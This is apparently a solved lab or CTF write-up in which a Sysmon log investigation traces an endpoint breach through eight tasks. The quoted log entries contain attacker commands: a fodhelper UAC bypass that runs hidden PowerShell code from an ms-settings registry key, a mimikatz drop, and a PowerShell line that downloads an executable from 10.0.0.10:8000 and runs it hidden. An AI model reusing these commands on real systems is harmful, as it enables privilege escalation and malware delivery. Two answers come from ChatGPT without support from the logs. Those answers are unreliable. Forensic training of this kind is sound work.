
Log Analysis With Sysmon Challenge

Our company has experienced a breach on one of its endpoints. Your task is to investigate the breach thoroughly by analyzing the Sysmon logs of the compromised endpoint to gather all necessary information regarding the attack.

Task 1:
Which file gave access to the attacker?

I checked the Event ID 1 and analyzed the logs until I saw some suspicious file on the Desktop coming from cmd.exe




```
The description for Event ID ( 1 ) in Source ( Microsoft-Windows-Sysmon ) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted.You can install or repair the component or try to change Description Server.

The following information was included with the event:
-
2024-03-13 19:06:57.640
{edf674a6-f951-65f1-4f02-000000001200}
3812
C:\Windows\SysWOW64\cmd.exe
10.0.19041.746 (WinBuild.160101.0800)
Windows Command Processor
Microsoft® Windows® Operating System
Microsoft Corporation
Cmd.Exe
C:\Windows\system32\cmd.exe
C:\Users\Gabr\Desktop\
DESKTOP-0V6VB41\Gabr
{edf674a6-c7a1-65f1-b283-030000000000}
0x383b2
1
Medium
MD5=D0FCE3AFA6AA1D58CE9FA336CC2B675B,SHA256=4D89FC34D5F0F9BABD022271C585A9477BF41E834E46B991DEAA0530FDB25E22,IMPHASH=
392B4D61B1D1DADC1F06444DF258188A
{edf674a6-f930-65f1-4c02-000000001200}
1656
C:\Users\Gabr\Desktop\IDM.exe
"C:\Users\Gabr\Desktop\IDM.exe"
DESKTOP-0V6VB41\Gabr
```

Answer: idm.exe

Task 2:
What did the attacker use to bypass UAC? Mention the EXE.

I searched for "idm" from task 1 and found in Event ID 1 that cmd executed fodhelper.exe




```
The description for Event ID ( 1 ) in Source ( Microsoft-Windows-Sysmon ) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted.You can install or repair the component or try to change Description Server.

The following information was included with the event:
-
2024-03-13 19:09:06.568
{edf674a6-f9d2-65f1-5c02-000000001200}
8992
C:\Windows\System32\cmd.exe
10.0.19041.746 (WinBuild.160101.0800)
Windows Command Processor
Microsoft® Windows® Operating System
Microsoft Corporation
Cmd.Exe
C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
C:\Users\Gabr\Desktop\
DESKTOP-0V6VB41\Gabr
{edf674a6-c7a1-65f1-b283-030000000000}
0x383b2
1
Medium
MD5=8A2122E8162DBEF04694B9C3E0B6CDEE,SHA256=B99D61D874728EDC0918CA0EB10EAB93D381E7367E377406E65963366C874450,IMPHASH=
272245E2988E1E430500B852C4FB5E18
{edf674a6-f930-65f1-4c02-000000001200}
1656
C:\Users\Gabr\Desktop\IDM.exe
"C:\Users\Gabr\Desktop\IDM.exe"
DESKTOP-0V6VB41\Gabr
```

Answer: fodhelper.exe

Task 3:
What registry path and value was used by the above EXE to gain higher privileges? (path\value)

I checked for Event ID 1 and analyzed the logs until I saw a powershell command with the registry path




```
The description for Event ID ( 1 ) in Source ( Microsoft-Windows-Sysmon ) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted.You can install or repair the component or try to change Description Server.

The following information was included with the event:
-
2024-03-13 19:09:17.551
{edf674a6-f9dd-65f1-6702-000000001200}
6124
C:\Windows\SysWOW64\cmd.exe
10.0.19041.746 (WinBuild.160101.0800)
Windows Command Processor
Microsoft® Windows® Operating System
Microsoft Corporation
Cmd.Exe
C:\Windows\system32\cmd.exe
C:\Windows\system32\
DESKTOP-0V6VB41\Gabr
{edf674a6-c7a1-65f1-8a83-030000000000}
0x3838a
1
High
MD5=D0FCE3AFA6AA1D58CE9FA336CC2B675B,SHA256=4D89FC34D5F0F9BABD022271C585A9477BF41E834E46B991DEAA0530FDB25E22,IMPHASH=
392B4D61B1D1DADC1F06444DF258188A
{edf674a6-f9d2-65f1-6202-000000001200}
6708
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
"C:\Windows\SysWOW64\WindowsPowershell\v1.0\powershell.exe" -nop -w hidden -c "IEX (Get-ItemProperty -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Name
sEpQhpkr).sEpQhpkr"
DESKTOP-0V6VB41\Gabr
```

Answer: HKCU:\Software\Classes\ms-settings\shell\open\command\sEpQhpkr

Task 4:
The attacker dropped a file. What is the file location?

I checked for event ID 11 which is File Create and found that IDM.exe with mimikatz.exe




```
The description for Event ID ( 11 ) in Source ( Microsoft-Windows-Sysmon ) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted.You can install or repair the component or try to change Description Server.

The following information was included with the event:
Downloads
2024-03-13 19:06:49.733
{edf674a6-f930-65f1-4c02-000000001200}
1656
C:\Users\Gabr\Desktop\IDM.exe
C:\Users\Gabr\Downloads\mimikatz.exe
2024-03-13 19:06:49.733
DESKTOP-0V6VB41\Gabr
```

Answer: C:\Users\Gabr\Downloads\mimikatz.exe

Task 5:
What are the technique name and ID used by the dropped EXE?

I asked the ChatGPT



Given that the dropped EXE is `mimikatz.exe`, which is typically used for extracting credentials from memory, the associated technique name and ID in MITRE ATT&CK are:


Technique Name: Credential Dumping

Technique ID: T1003

Answer: Credential Dumping: T1003

Task 6:
What is the name of the attack?

I asked the ChatGPT



2. Name of the Attack:


The most well-known attack associated with `mimikatz.exe` is:

Pass the Hash

Answer: Pass the Hash

Task 7:
What EXE did the attacker run using elevated privileges from the above attack?

Investigated Event ID 1 and found some PowerShell command lines so I assumed the attacker executed PowerShell after he gain privileges to download the malware from task 8.




```
The description for Event ID ( 1 ) in Source ( Microsoft-Windows-Sysmon ) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted.You can install or repair the component or try to change Description Server.

The following information was included with the event:
-
2024-03-13 19:19:59.013
{edf674a6-fc5f-65f1-4404-000000001200}
6292
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
10.0.19041.546 (WinBuild.160101.0800)
Windows PowerShell
Microsoft® Windows® Operating System
Microsoft Corporation
PowerShell.EXE
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "Invoke-WebRequest -Uri
'http://10.0.0.10:8000/012e382049b88808e2d0b26e016dc189f608deea9b6cc993ce24a57c99dd93d1.exe' -OutFile 'C:\Users\Gabr\Downloads
\012e382049b88808e2d0b26e016dc189f608deea9b6cc993ce24a57c99dd93d1.exe'; Start-Process -FilePath 'C:\Users\Gabr\Downloads
\012e382049b88808e2d0b26e016dc189f608deea9b6cc993ce24a57c99dd93d1.exe' -WindowStyle Hidden"
C:\Windows\system32\
DESKTOP-0V6VB41\Gabr
{edf674a6-fbea-65f1-6722-6e0000000000}
0x6e2267
1
High
MD5=04029E121A0CFA5991749937DD22A1D9,SHA256=9F914D42706FE215501044ACD85A32D58AAEF1419D404FDDFA5D3B48F66CCD9F,IMPHASH=
7C955A0ABC747F57CCC4324480737EF7
{edf674a6-fbea-65f1-3f04-000000001200}
2176
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
powershell.exe
DESKTOP-0V6VB41\Gabr
```

Answer: powershell.exe

Task 8:
The attacker downloaded and ran a file. What is the filename?

Analyzed Event ID 1 and found a suspicious exe file



```
The description for Event ID ( 1 ) in Source ( Microsoft-Windows-Sysmon ) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted.You can install or repair the component or try to change Description Server.

The following information was included with the event:
-
2024-03-13 19:20:20.437
{edf674a6-fc74-65f1-6004-000000001200}
216
C:\Windows\SysWOW64\WerFault.exe
10.0.19041.1949 (WinBuild.160101.0800)
Windows Problem Reporting
Microsoft® Windows® Operating System
Microsoft Corporation
WerFault.exe
C:\Windows\SysWOW64\WerFault.exe -u -p 6676 -s 976
C:\Windows\system32\
DESKTOP-0V6VB41\Gabr
{edf674a6-fbea-65f1-6722-6e0000000000}
0x6e2267
1
High
MD5=C31336C1EFC2CCB44B4326EA793040F2,SHA256
=CF361CB7148DB9FBC6F6A2D5AE97CCADB2C3B1F57E61C50B8CB59681D0AFE420,IMPHASH=C4254BB6DCC347D1C7D827F761FB0176
{edf674a6-fc5f-65f1-4504-000000001200}
6676
C:\Users\Gabr\Downloads\012e382049b88808e2d0b26e016dc189f608deea9b6cc993ce24a57c99dd93d1.exe
"C:\Users\Gabr\Downloads\012e382049b88808e2d0b26e016dc189f608deea9b6cc993ce24a57c99dd93d1.exe"
DESKTOP-0V6VB41\Gabr
```

Answer: 012e382049b88808e2d0b26e016dc189f608deea9b6cc993ce24a57c99dd93d1.exe